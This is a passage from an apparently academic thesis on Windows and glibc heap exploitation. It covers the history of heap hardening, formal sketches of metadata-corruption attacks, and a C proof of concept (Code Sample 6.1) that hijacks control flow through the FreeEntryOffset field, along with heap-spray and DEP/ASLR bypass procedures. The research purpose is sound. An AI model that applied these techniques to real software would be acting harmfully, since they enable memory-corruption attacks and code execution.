a page. This minimises opportunities for causing metadata corruption using sequential buffer overflows. It is common practise for larger applications to bundle their own heap implementation for efficiency reasons. For example, Adobe Flash uses the MMgc allocator[3], Safari uses a heap based on tcmalloc, FreeBSD uses jemalloc etc.

6.2 Existing Techniques

Vista, 7 and Server 2008 Coalesce unlink overwrite [23, 31] and critical section unlink overwrite [28] are both precluded by the introduction of *safe unlinking*. Lookaside list overwrites [3, 53, 17, 55] expired in effectiveness when Lookaside lists were removed and replaced by the *Low Fragmentation Heap*. FreeLists attacks [53, 17, 57, 86, 58, 55] and Heap cache attacks [55] are being mitigated by the fact that Array-based FreeLists were removed, which invalidates most techniques as stated; and by safe unlinking, Heap entry metadata randomisation, Heap entry cookie checks and `DEP` and `ASLR`. LFH bucket overwrites [40] and `_HEAP` data structure overwrites [40] are feasible, but difficult. They are complicated by `DEP` and `ASLR`. App-specific data corruption [86, 40] is feasible, but difficult, and being complicated by Heap entry metadata randomisation and Heap entry cookie check (if heap entry header corruption is required) and `DEP` and `ASLR`. And if heap metadata randomisation material and cookies are secret and terminate on heap corruption is enabled (which is the default for in-box Windows applications and Internet Explorer 7/8).

6.3 Heap Hardening

The userland *heap hardening* effort began with Windows XP SP2 and Windows 2003, with the introduction of safe unlinking and heap cookies, and continues

[3] MMgc allocator (https://developer.mozilla.org/en-US/docs/Archive/MMgc)

until present day. The heap hardening measures can be generally divided into metadata protection and non-determinism.

Safe unlinking Windows versions beginning with XP Service Pack 2 (SP2) have added two sanity checks to the `unlink` macro that use the data structure invariants of the circular doubly-linked freelist (`node->bk->fd == node` and `node->fd->bk == node`) to verify the list's local integrity before executing a write.

Heap entry header cookie An 8-bit pseudo-random value, dubbed the *header cookie*, was added to each `_HEAP_ENTRY` which is validated by `HeapFree`. This makes it possible to detect corruption when a chunk is being deallocated.

Later Efforts The heap managers in Windows Vista, Windows Server 2008, and Windows 7 expanded on the hardening work that went into Windows XP SP2 and Windows Server 2003 SP1 by incorporating a number of additional security improvements. These improvements are enabled by default, with the exception of termination on heap corruption, and include:

1. **Removal of commonly targeted data structures**: Heap data structures such as lookaside lists and array lists, which have been targeted by multiple exploitation techniques, have been removed. Lookaside lists have been replaced by the *Low Fragmentation Heap*.

2. **Heap entry metadata encoding**: The header associated with each heap entry is XOR'ed with a pseudo-random value in order to protect the integrity of the metadata. The heap manager then unpacks and verifies the integrity of each heap entry prior to operating on it.

3. **Expanded role of heap header cookie**: The 8-bit random value that is associated with the header of each heap entry has had its scope extended

to enable integrity checking of more fields. The cookie's value is also verified in many more places (rather than only checking at the time that a heap entry is freed).

4. **Randomised heap base address**: The base memory address of a heap region is randomised as part of the overall Address Space Layout Randomisation (`ASLR`) implementation and has 5 bits of entropy.

5. **Function pointer encoding**: Function pointers (e.g., `CommitRoutine`) in heap data structures are encoded with a random value to prevent them from being replaced with an untrusted value.

6. **Termination on heap corruption**: If enabled, any detected corruption of a heap data structure will lead to immediate process termination [45]. This is the default for most built-in Windows applications, and can be enabled dynamically by third parties. If disabled, corruption errors are ignored and the application is allowed to continue executing.

7. **Algorithm variation**: The allocation algorithms used by the heap manager may shift depending on allocation patterns and policies. This can make it more difficult to deterministically predict the state of the heap when an attack occurs. This may also result in a runtime switch to code paths that have proven thus far to be more resilient to brute force attacks.

6.4 Explored Techniques

We select the following heap exploitation techniques as benchmarks, and examines the feasibility of automating their underlying *discovery* and *reasoning*:

1. *unlink* - A technique traditionally associated with heap exploitation. The unlink macro without safe unlinking checks provides an instance of a

write exploit primitive. Used extensively on Windows 2000 and up to, and including, Windows XP SP1 (see Section 6.6).

2. *lookaside* - The fast singly-linked lookaside lists provide an arbitrary allocation exploit primitive that bypasses safe unlinking and cookie checks introduced in Windows XP SP2 and Windows Server 2003 (see Section 6.6).

3. *_HEAP overwrite* - An overflow into the heap base structure (`_HEAP`) does not provide an exploit primitive *per se*, but instead results in a control flow diversion by setting `EIP`. Used in Windows Vista, Windows 7 and Windows Server 2008 (see Section 6.7).

4. *SegOffset and FreeEntryOffset* - A manipulation of the `SegmentOffset` and `FreeEntryOffset` fields (in `_HEAP_ENTRY`?) results in a semi-arbitrary allocation exploit primitive. Attack is applicable to Windows Vista, Windows 7 and Windows Server 2008 (see Section 6.8).

5. *UserData overflow* - An overflow into a `_HEAP_USERDATA_HEADER` that modifies the `FirstAllocationOffset` and `BlockStride` fields results in a semi-arbitrary allocation exploit primitive. Attack is applicable to Windows 8 (see Section 6.9).

The intention behind examining the underlying mechanics of existing heap exploits is to *generalize* the attack patterns by extracting their essence, refining it for automation and *extrapolating* it to new situations. This effort has lead to the construction of *abstractions* for control flow, write and allocation heap exploit primitives.



Figure 6.1: History of Heap Attacks and Mitigations [56]

Type: $write$ primitive
Inputs: x
Program-specific: y

`const` $s = 32_{10}$
`let` $k = \mathcal{A}(0, s)$
`do` $\mathcal{W}(k, x, y)$
`assume` $(y > s)$ `e.g.,` $y = 2s$
`let` $\square = \mathcal{A}(0, s) \rightarrow \mathcal{M}[x_i] = x_j$

Figure 6.2: ptmalloc2 metadata attack

6.5 glibc

The metadata attack in Figure 6.2 is applicable to both *dlmalloc* and *ptmalloc2*, running as in-built custom heap managers running on top of the default heap managers in Windows XP.

6.6 Windows XP

The entire range of Windows XP Service Packs (SP0 - SP3) is vulnerable to one of two heap metadata manipulation attacks: the *unsafe unlinking* of chunks and the insertion of false entries into the *lookaside lists*. These techniques utilise

write primitives and *allocation* primitives, respectively.

Encoded Pointers The PEB and TEB structures of a process are randomised since Windows XP SP 2 [60] in an effort to prevent exploits from replacing function pointers.

Dynamic Shellcode A dynamic shellcode that runs on Windows 2000 through to Windows 8.1, without any hard-coded API offsets, is used. It accesses a process' PEB via the FS segment register, parses the export table of `kernel32.dll` and loads any necessary libraries.

Write-4 in Unlink Macro Recall the operational steps in Code Sample 4.2. An attacker who controls `P->fd` and `P->bk` can choose their values to trigger a write of an arbitrary value to an arbitrary memory location. The line `FD->bk = BK` will write the value in `P->bk` to the address computed as the sum of `P->fd` and the offset of the `bk` field in the enclosing list struct. The second write access to `BK->fd` then reverses the roles of the values; its values depend directly on the ones chosen for the first write and can trigger an access violation if not chosen carefully (this is a typical challenge for writing working heap exploits). The procedure for executing this attack in its simplest form is shown in Figure 6.3.

Such elementary *write-anything-anywhere* operations have been dubbed *exploit primitives*, since they serve as building blocks in a chain of primitives used to achieve arbitrary code execution. There are a number of other common heap-management operations, such as the *coalescing* of two adjacent free chunks into a single large chunk of memory (see Code Sample 4.3), that may give rise to exploit primitives if heap metadata is corrupted and is not correctly verified.

An allocation heap exploit primitive is a violation of the safety property that client requests for memory result strictly in the allocation of designated

Type: $write$ primitive
Inputs: x
Program-specific: y

`const` $s = 32_{10}$
`let` $h_0 = \mathcal{C}(0)$
`let` $k = \mathcal{A}(h_0, s)$
`do` $\mathcal{W}(k, x, y)$
`assume` $(y > s)$ `e.g.,` $y = 2s$
`let` $\square = \mathcal{A}(h_0, s) \rightarrow \mathcal{M}[x_i] = x_j$

Figure 6.3: Windows XP Unlink metadata attack

memory. It commonly arises due to a corruption of heap metadata, such as the insertion of a fake pointer into the `FreeLists`. The heap manager is designed to return a pointer to a free chunk in response to a request for memory. An allocation primitive can subvert and influence the choice of pointer returned at the next request for memory. In principle, the heap manager can be forced to return an arbitrary pointer. An attacker, however, traditionally chooses to *allocate over* security-sensitive data to achieve arbitrary code execution. For example, a function pointer can be set to an arbitrary value in order to divert program control flow.

The fast singly-linked lookaside lists can be exploited by corrupting heap metadata such that an attacker-chosen pointer is inserted into the list. Once `HeapAlloc` returns an entry from the lookaside list to a client application, any write to that pointer by the application targets attacker-chosen memory. If the data written is also attacker-chosen, the attacker has again found a *full write* exploit primitive.

Singly-linked lists, such as the lightweight lookaside lists in the Windows heap manager, do not allow for such a simple invariant check as safe unlinking to be implemented. Thus, versions up to Windows 2003 Server remain vulner-

able via their lookaside lists even though the exploit primitive in the `unlink` operation was removed. The lookaside list can be exploited by corrupting heap metadata such that an attacker-chosen pointer is eventually inserted into the list (see Figure 6.4). Once `HeapAlloc` then returns an entry from the lookaside list to the application, any write to that pointer by the application targets attacker-chosen memory. If the data written is also attacker-chosen, the attacker has again found an exploit primitive.

Type: $alloc$ primitive
Inputs: x
Program-specific: y_1, y_2

`const` $s = 10_{16}$
`let` $h_0 = \mathcal{C}(0)$
`let` $k_1 = \mathcal{A}(h_0, s)$
`let` $k_2 = \mathcal{A}(h_0, s)$
`do` $\mathcal{F}(h_0, k_2)$
`do` $\mathcal{W}(k_1, x_i, y_1)$
`assume` $(y_1 > s)$ `e.g.,` $y_1 = 28_{10}, s = 10_{16}$
`let` $k_3 = \mathcal{A}(h_0, s)$
`let` $\overline{k_4} = \mathcal{A}(h_0, s)$
`do` $\mathcal{W}(\overline{k_4}, x_j, y_2)$
`assume` $(y_2 > 0)$

Figure 6.4: Windows Lookaside Lists metadata attack

6.7 Windows Vista

The architectural re-design of the Vista *codebase*, which covers Windows 7 as well as Server 2008, saw the removal of the fast singly-linked lookaside lists used by Windows XP and 2003 Server from the userland heap. However, they would remain in Windows 7's kernel pool. The sole front-end heap manager is now the Low Fragmentation Heap (`LFH`), which is dormant by default and

activated by a heuristic in the back-end (0x12 consecutive allocations of under N bytes (usually, under 16KB).

6.7.1 Exploit Mitigations

Randomisation Vista introduced for the first time a *prophylactic* technology aimed at diversify attack surface and reducing exploit effectiveness[4]. Vista allocates heap base structures (_HEAP) at 64KB-aligned memory addresses, giving the addresses a total of 5 bits of entropy. Memory chunks are then allocated *consecutively* inside the resulting heap segment, and at a predictable offset from the heap base. The randomisation of the heap base address was introduced in Windows Vista as part of a generic system-wide ASLR exploit mitigation. In addition, the front-end LFH adds *heap-specific* randomisation. Only the front-end LFH applies chunk offset randomisation; if an attacker wishes to avoid the non-determinism of chunk randomisation, he can allocate from the back-end instead, by setting the requested size to a minimum of 16KB. Alternatively, one can avoid triggering the LFH activation heuristics altogether.

In Windows 8, the front-end LFH manager also randomises the allocation order of chunks by starting the search for a free chunk at a random index. During a heap overflow, an attacker can influence or completely neutralise LFH chunk randomisation by manipulating the _HEAP_USERDATA_HEADER header (see Section 6.9.2).

ASLR is generally more effective on 64-bit platforms, with HiASLR giving a space of 1TB. However, many applications on 64-bit platforms are still run in 32-bit mode, making the aforementioned restrictions applicable. Vista enforces DEP and ASLR on a per-image basis, requiring PE executables to be compiled with the /NXCOMPAT linker switch to be DEP-compatible. Likewise, the /DYNAMICBASE switch is needed to support the ASLR randomisation of an

[4] ASLR on Vista (http://blogs.msdn.com/michael_howard/archive/2006/05/26/608315.aspx)



Figure 6.5: Randomisation on Windows XP, Seven and 8

executable's image base. Both linker switches are manifested as flags in the `DllCharacteristics` field of the PE file header.

A ROP payload to bypass DEP may be constructed from the `.text` section of any executable module that was compiled without the `/DYNAMICBASE` switch and is loaded in the target process (a static or dynamic dependency). For example, Java 6 was shipped with a ASLR-disabled `msvcr71.dll` library. And `hxds.dll`, another ASLR-disabled library, can be loaded into Microsoft Internet Explorer using purely JavaScript if Microsoft Office 2007 or 2010 is installed. Both of these methods are blocked by EMET[5] 3.5 ROP mitigations. The DEP policy on Windows desktop operating systems is *Opt-in* due to backward compatibility issues. The EMET exploit mitigation toolkit can be used to retrofit ASLR for legacy applications that are not compiled to be compatible, but are nevertheless stable when run under DEP and ASLR. Reportedly, 64-bit IE runs new tabs as 32-bit processes by default.

Furthermore, analysis of Vista randomisation patterns showed smaller randomisation ranges than expected[6] and clear practical biases. Furthermore, there are non-randomised regions of memory. One such region is `SharedUserData`, always loaded at a fixed address of `0x7ffe0000`. It is also possible to use interpreters to derive pointers via pointer inference. A common

[5]EMET toolkit (https://www.microsoft.com/en-us/download/details.aspx?id=50766)

[6]Testing Vista ASLR (https://www.symantec.com/avcenter/reference/Address_Space_Layout_Randomization.pdf)

tactic is to use a ROP payload to change the memory protections of a mapped page using VirtualAlloc, returning to shellcode on the stack or heap with DEP effectively disabled. A process with an information disclosure vulnerability (e.g. a string format bug) can leak the image bases of core system libraries on other processes, since Windows randomises image bases system-wide and once per boot.

6.7.2 Metadata Attacks

_HEAP overwrite A specially-crafted 212-byte payload is copied over a heap base structure returned by HeapCreate. Upon a subsequent allocation from the heap, two heap base fields (CommitRoutine and Encoding) are XOR'ed together and the result is set as EIP. For the attack to succeed, the ucrEntry and freeEntry fields in the heap base need to be valid pointers (in fact, a chain of valid pointers). The attack appears to be valid for Server 2008 and Windows 7 too. However, keep in mind, the heap base structure is allocated at a randomised offset.

Crucially, the _HEAP structure can be overwritten with a malicious payload, because it can be free'ed and returned by HeapAlloc. The reason for it being free'able is that it inadvertently contained a valid _HEAP_ENTRY header, making it indistinguishable from a user chunk.

There are other memory manipulations, such as pointer corruption, that can be used to achieve the overwrite in the first place. Assume HeapAlloc returns a pointer such as 0150D700 (with 01500000 being the heap base). A 2-byte overflow on a little-endian system into the 16 LSBs of the target pointer can turn 0150D700 into 01500008. Once the target application frees the corrupted pointer, it ends up freeing the heap base structure instead (under Windows Vista and 7, the heap base begins with a _HEAP_ENTRY structure, i.e., can be interpreted as a valid heap chunk). Subsequently, a HeapAlloc call returns

the heap base structure to the application, allowing an attacker to overwrite the heap base with the aforementioned payload (see Figure 6.6 or Figure 6.7).

Type: *control* primitive
Inputs: x
Program-specific: y_1, y_2

`let` $h_0 = \mathcal{C}(0)$
`let` $k_1 = \mathcal{A}(h_0, 32_{10})$
`do` $\mathcal{W}(\&(k_1), x_i, y_1)$
`assume` $(y_1 > 0)$
`do` $\mathcal{F}(h_0, k_1)$
`let` $k_2 = \mathcal{A}(h_0, 32_{10})$
`assume` $(k_2 \approx h)$
`do` $\mathcal{W}(k_2, x_j, y_2)$
`assume` $(y_2 >= 212_{10})$
`let` $\square = \mathcal{A}(h_0, 32_{10}) \rightarrow$ `EIP=`$f(x_j)$
where $f(x)$ happens to be $x_p \oplus x_q$.

Figure 6.6: Windows Vista _HEAP metadata attack

The two techniques differ not in payload, but in their method for achieving a successful overwrite of the heap base structure (_HEAP). The first achieves an overwrite by freeing and re-allocating a chunk, while the latter requires the ability to create a new private heap to obtain a handle into the (_HEAP) structure.

Conclusion Partial pointer overwrites are effective in ASLR-enabled situations, eliminating the requirement for the attacker to know the randomised portion of a memory address. An example of this is freeing the _HEAP structure on Windows Vista and 7, since the address of the heap base is known relative to a heap chunk.

Type: *control* primitive
Inputs: x
Program-specific: y

`const` $s = 212_{10}$
`let` $h_0 = \mathcal{C}(0)$
`do` $\mathcal{W}(h_0, x, y)$
`let` $k_1 = \mathcal{A}(h_0, 32_{10}) \rightarrow$ `EIP=`$f(x)$

Figure 6.7: Windows Vista _HEAP metadata attack 2

6.8 Windows 7

Segment Overwrite This attack is an instance of an exploit primitive that leads to semi-arbitrary allocation (see Figure 6.8). While the first 4 bytes of the 8-byte heap chunk header (`_HEAP_ENTRY`) are `XOR`'ed and checksummed for integrity, the trailing 4 bytes, including the `SegmentOffset` and `UnusedBytes` fields, remain in plaintext. By overflowing the chunk header and setting `SegmentOffset` and `UnusedBytes` to specific values, we can force `HeapAlloc` to return a chunk of memory up to (`0xFF * 0x8`) bytes away in a negative direction. This attack step can be used to, for example, allocate over a nearby C++ object to overwrite its `vtable` pointers, eventually leading to direct control over `EIP`.

FreeEntryOffset Overwrite This attack is also an instance of an exploit primitive that leads to a semi-arbitrary allocation (see Figure 6.9). A manipulation of the `FreeEntryOffset` field gives a range of (`0xFFFF * 0x8`) for arbitrary allocations. Both attacks require the application to pre-emptively activate the front-end `LFH` manager by performing a number of consecutive allocations (at least `0x10`). Code Sample 6.1 provides an example dummy implementation of the technique in question [81].

Type: $alloc$ primitive
Inputs: x
Program-specific: y_1, y_2

$\texttt{const}\ \ s = 32_{10}$
$\texttt{let}\ \ h_0 = \mathcal{C}(0)$
$\texttt{let}\ \ k_1, ..., k_{32} = \mathcal{A}(h_0, s)$
$\texttt{let}\ \ k_{33} = \mathcal{A}(h_0, s)$
$\texttt{let}\ \ k_{34} = \mathcal{A}(h_0, s)$
$\texttt{do}\ \ \mathcal{W}(k_{33}, x_i, y_1)$
$\texttt{do}\ \ \mathcal{F}(h_0, k_{34})$
$\texttt{let}\ \ \overline{k_{35}} = \mathcal{A}(h_0, s)$
$\texttt{do}\ \ \mathcal{W}(\overline{k_{35}}, x_j, y_2)$
$\texttt{assume}\ \ (y_2 > 0)$

Figure 6.8: Windows 7 SegmentOffset metadata attack

Kernel Pool The kernel pool is not as *hardened* as the userland heap. *Lookaside lists* are still in use in the kernel pool in Windows 7. In addition, *safe unlinking* was only introduced in Windows 7[7]. Heap attacks in the near future will be more successful and possibly more rewarding if conducted against Windows device drivers.

6.9 Windows 8

Under a non-deterministic heap manager, such as Windows 8, wherein allocations are randomly offset as an exploit mitigation measure, a sequence of heap actions produces merely one of a set of numerous possible states.

[7] Safe unlinking in kernel pool (https://blogs.technet.microsoft.com/srd/2009/05/26/safe-unlinking-in-the-kernel-pool/)

```
void FreeEntryOffset(void) {

 // Create private heap
 hHeap = HeapCreate(0, 1*1024*1024, 0);

 // Activate LFH using structs
 for (i=0; i < 0x1F; i++) {
   chunks[i] = HeapAlloc(hHeap, 0, sizeof(TYPE));

   // Initialize func address for each struct
   chunks[i]->get_eip = &foo2;
 }

 a = (char*) HeapAlloc(hHeap, 0, 0x20);

 // Overwrite chunk's EntryOffset to match a chunk
   of type 'TYPE'
 memcpy(a, "
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB\x3E",
  41);

 // Set the FreeEntryOffset
 b = (char*) HeapAlloc(hHeap, 0, 0x20);

 // Allocate over a struct
 c = (char*) HeapAlloc(hHeap, 0, 0x20);

 // Fill 'c' with shellcode and smash struct
 memcpy(c, "\xC1\xC2\xC3\xC4\
  x42AAAAAAAAAAAAAAAAAAAAAAAA", 32);

 // Call our functions
 for (i=0; i < 0x1F; i++) {
     chunks[i]->get_eip();
 }
}
```

Code Sample 6.1: The FreeEntryOffset metadata attack

Type: $alloc$ primitive
Inputs: x
Program-specific: y_1, y_2

`const` $s = 32_{10}$
`let` $h_0 = \mathcal{C}(0)$
`let` $k_1, ..., k_{32} = \mathcal{A}(h_0, s)$
`do` $\mathcal{W}(k_{32}, x_i, y_1)$
`assume` $(y_1 > s)$
`let` $k_{33} = \mathcal{A}(h_0, s)$
`let` $\overline{k_{34}} = \mathcal{A}(h_0, s)$
`do` $\mathcal{W}(\overline{k_{34}}, x_j, y_2)$
`assume` $(y_2 > 0)$

Figure 6.9: Windows 7 FreeEntryOffset metadata attack

6.9.1 Porting _HEAP to Windows 8

In Windows 8, the technique still works as previously described if the *global key* is obtained; any value for the future `EIP` can then be pre-computed. In Windows 8, the `CommitRoutine` pointer is set to zero by default. The `CommitRoutine` function pointer is no longer encoded using the `_HEAP.Encoding` field, but rather a 32-bit random global key in `ntdll.dll` is used (offset `DF0C` from image base). The encoding method is *pointer = (plaintext XOR globalKey)*, and because `(a XOR 0) = a`, an empty `CommitRoutine` pointer will be equal to the global key. Thus, a memory leak of the `_HEAP` structure can be used to formulate a `_HEAP` payload to set a precise `EIP`. All heaps use the same global key, so if 2 heaps have different `CommitRoutines`, at least one of them has a callback installed. This could potentially be of interest to an attacker as arguments to the callback are tainted by attacker values.

Strength of Random EIP Since the (random) global key is generally unpredictable, any `CommitRoutine` pointer supplied as part of the `_HEAP` payload

is XOR'ed and becomes just as random as the global key (resulting in a random EIP). In our experiments, we heap sprayed an NOP slide and shellcode into 2GB of memory (took 1 second in our surrogate app) and let EIP be freely set to a random value. Successful execution was nevertheless achieved with a random EIP in more than 50% of test runs. This implies that encoding the pointer only protects you in situations where the memory cannot be sufficiently saturated with heap-sprayed data.

Type: $alloc$ primitive
Inputs: x
Program-specific: y_1, y_2

const $s = 32_{10}$
let $h_0 = \mathcal{C}(0)$
let $k_1, ..., k_{150} = \mathcal{A}(h_0, s)$
do $\mathcal{W}(k_{60}, x_i, y_1)$
let $\overline{k_{151}} = \mathcal{A}(h_0, s)$
do $\mathcal{W}(\overline{k_{151}}, x_j, y_2)$
assume $(y_2 > 0)$

Figure 6.10: Win8 UserDataHeader metadata attack

6.9.2 Allocation primitive: UserBlocks header

Upon a memory request, Windows 8 returns a randomly-selected free chunk from UserBlock container by generating a pseudo-random starting position for searching the UserBlock bitmap and returning the index of the first zero bit. In Windows 8, the next chunk allocation from an active UserBlocks container for a requested size is calculated as follows:

```
startingPosition = random(0, bitmap.Size)
randomIndex = firstFreeBit(bitmap, startingPosition)
nextAlloc = uBlocks + FirstOffset
```



Figure 6.11: Structure of `UserBlocks` Metadata [82]

```
+ (randomHint * BlockStride)
```

Given a sequential heap overflow into the `_HEAP_USERDATA_HEADER` data structure, the following can be achieved:

- Given a known distance between a `UserBlock` and a target pointer (e.g., disclosed during a memory leak), the pointer can be precisely and deterministically allocated over by neutralising the effect of the `randomHint` with `BlockStride`$= 0$.

- By heap spraying the bitmap bits (`0xFF`) and setting the bitmap size, `randomHint` can be controlled by leaving only a single bit with a zero value at a chosen index.

- By utilising a large `randomHint` and `BlockStride`, an arithmetic wrap-around allows allocations over data in a negative direction (e.g. over the `_HEAP` base), subject to the heap chunk freeness test (`UnusedBytes & 0x3F`).

Windows 8.1 and 10 directly address this technique by introducing a new structure (`_HEAP_USERDATA_OFFSETS`) containing an encoded `BlockStride` and `FirstAllocationOffset` (see Section 6.10).

Change in Windows 8	Impact
LFH is now a bitmap-based allocator	LinkOffset corruption no longer possible [8]
Multiple catch-all EH blocks removed	Exceptions are no longer swallowed
HEAP handle can no longer be freed	Prevents attacks that try to corrupt HEAP handle state [7]
HEAP CommitRoutine encoded with global key	Prevents attacks that enable reliable control of the CommitRoutine pointer [7]
Validation of extended block header	Prevents unintended free of in-use heap blocks [7]
Busy blocks cannot be allocated	Prevents various attacks that reallocate an in-use block [8,11]
Heap encoding is now enabled in kernel mode	Better protection of heap entry headers [19]

Figure 6.12: Reactive Exploit Mitigations of Windows 8 [56]

6.9.3 Encoded Function Pointers

In Windows 8, the `CommitRoutine` function pointer is no longer encoded with a key given as part of the `_HEAP` structure, but instead it is XORed with a 32-bit randomised global key in `ntdll.dll` to improve resilience. However, a NULL pointer in the `CommitRoutine` field will thus be equal to the value of the global key (since $x \oplus 0 = x$). A memory leak of a local `_HEAP` structure could thus disclose the global key and could be used as an ingredient of an attack payload.

Furthermore, pointer encoding does not provide complete protection from control flow hijacks. On a 32-bit system, extensive heap spraying can make even jumps to a random address (as a result of encoding) lead to arbitrary code execution with a reasonable degree of success.

6.9.4 Procedure for Activation

We begin by creating a private heap and performing a heap spray for the address `0C0C0C0C`. The content at that address is set to zero and serves as a bitmap during allocation searches. Subsequently, we activate the `LFH` front-end for size 120 by performing `0x12`, and one additional allocation to set the `activeSegment` field. Each `UserBlock` container has a small number of equally-

sized chunks. We allocate 3 `UserBlock` containers `(A, B, C)` by exhausting all the chunks in the container (`Depth=0`). This places the heap metadata (`_HEAP_USERDATA_HEADER`) next to user-controlled memory. The `UserBlocks` must be set up so that a `_HEAP_USERDATA_HEADER` is adjacent to `_HEAP_ENTRY`. We simulate a sequential overflow from a randomly-placed chunk in `BlockB`. The overflow is 8000 bytes in size and the required size depends on the size of the container (number of items and size of each item). The objective of the overflow is to reach the `_HEAP_USERDATA_HEADER` of `ChunkC`, which should be located adjacent to `BlockB`.

The overflow is done by repeating the same crafted `_HEAP_USERDATA_HEADER` payload into the 8000 bytes. The structure can be aligned in memory to make sure the correct fields are overwritten in `BlockC`'s `_HEAP_USERDATA_HEADER` regardless of its memory address. The bitmap pointer is set to the heap sprayed address (`0C0C0C0C`) and needs to be readable.

An allocation primitive allows an attacker to influence the allocation choice of the heap manager. Upon overflowing the `UserBlocks` header, an allocation must be triggered from that block to make use of the allocation primitive. Thus, a few chunks should be left empty. The `FirstAllocationOffset` field can be used to tweak the allocation distance.

We assume an allocation primitive cannot exceed its bounds (allocating a 32-byte chunk over security-sensitive memory only permits 32 bytes to be written within boundaries). It is therefore beneficial to allocate a large (120 byte) buffer over a smaller chunk (64), because we cannot exactly predict the location of a target pointer. We can defeat randomisation of chunk allocation by overwriting an entire `UserBlocks` container.

6.9.5 Increasing Determinism

Due to a random hint, the search for free chunks begins at a random index. Thus, we cannot predict where in a `UserBlock` the following will be allocated:

```
//  chunk size = 64
DWORD *p = HeapAlloc(hHeap, 0, 56);
```

To overflow a `_HEAP_USERDATA_HEADER`, we must overflow from one `UserBlocks` container to the next. In that overflow, we can set `FirstAllocationOffset` and `BlockStride`.

```
nextAlloc = userBlocks + FirstAllocationOffset
+ (randomHint * BlockStride)
```

We can force the allocation search to start at index zero by setting `BlockStride` to zero. A `UserBlocks` container of 31 chunks of size 64 is 2016 bytes in size. In theory, if we allocate the 0th chunk and write 2016 bytes, we can reach a pointer anywhere in the `UserBlocks`. We should assume that we can allocate arbitrary sizes, but write only within boundaries. Thus, we need to force an allocation over a pointer precisely or allocate a larger buffer over a smaller one. We can only allocate in a forward direction.

```
UserBlocksHeader: 20 bytes    "A"
UserBlocksHeader: 2016 bytes  "B"
UserBlocksHeader: 32 bytes    "C"
```

A vulnerable chunk in `BlockA` overwrites `BlockB`'s header. An allocation from `BlockB` results in a return of memory from `BlockC`. Multiple chunks in `BlockC` can be overwritten by staying within the boundaries of a single `BlockB` chunk to overcome randomisation at the boundary. By exhausting the chunks in a `UserBlocks` (of depth 31), a second `UserBlocks` gets allocated adjacent, approximately 1000 bytes away (dependent on the sizes we used).

6.10 Windows 10

We described a technique for overwriting `_HEAP_USERDATA_HEADER` in Section 6.9.2. Changes in Windows 8.1 and 10 directly address this technique by introducing a new structure (`_HEAP_USERDATA_OFFSETS`) containing an encoded version of `BlockStride` and `FirstAllocationOffset`. Many exported heap functions decode the chunk header with a global key to verify integrity, and disregard corrupted chunks. To execute a heap metadata corruption attack against Windows 10, a novel sequence of heap operations is required that leads to unsafe computation. It is *as yet* an open question whether or not a heap metadata corruption sequence exists for default allocators on the Windows 8.1 and 10 platforms.

CHAPTER 7

Evaluation

In this chapter, we present our experimental results and empirical data. The evolution of the security of the built-in Windows XP heap manager over the range of Service Packs is representative of the development of countermeasures across other platforms as well. The heap vulnerabilities are not mere programming errors, but complex operations on data structures which occasionally result in unsafe program states. For example, both the Windows heap and glibc contained unsafe unlink macros. Over the years, both gradually introduced similar safety measures, e.g., cookies to the heap header and non-writable guard pages to prevent cross-page overflows. For the purposes of exploit generation, each Windows XP Service Pack represents a completely separate heap manager, since each is a binary build with a unique set of pointer offsets. Consequently, an exploit is tailored for deployment against a particular Service Pack. We also built `dlmalloc` and `ptmalloc2` on Windows, but the detection and use of their respective exploit primitives happens completely inside the code of the application. While their hijack on Windows is mediated via the `UEF` exception handler, a different (possibly application-specific) function pointer can serve as a hijack target on other platforms.

Chapter Organisation The remainder of this chapter is organised in the following fashion:

- Section 7.1 discusses the general implementation details of our multi-component system,
- Section 7.2 presents initial results of early work,
- Section 7.3 presents later results of expanded work,

7.1 Implementation

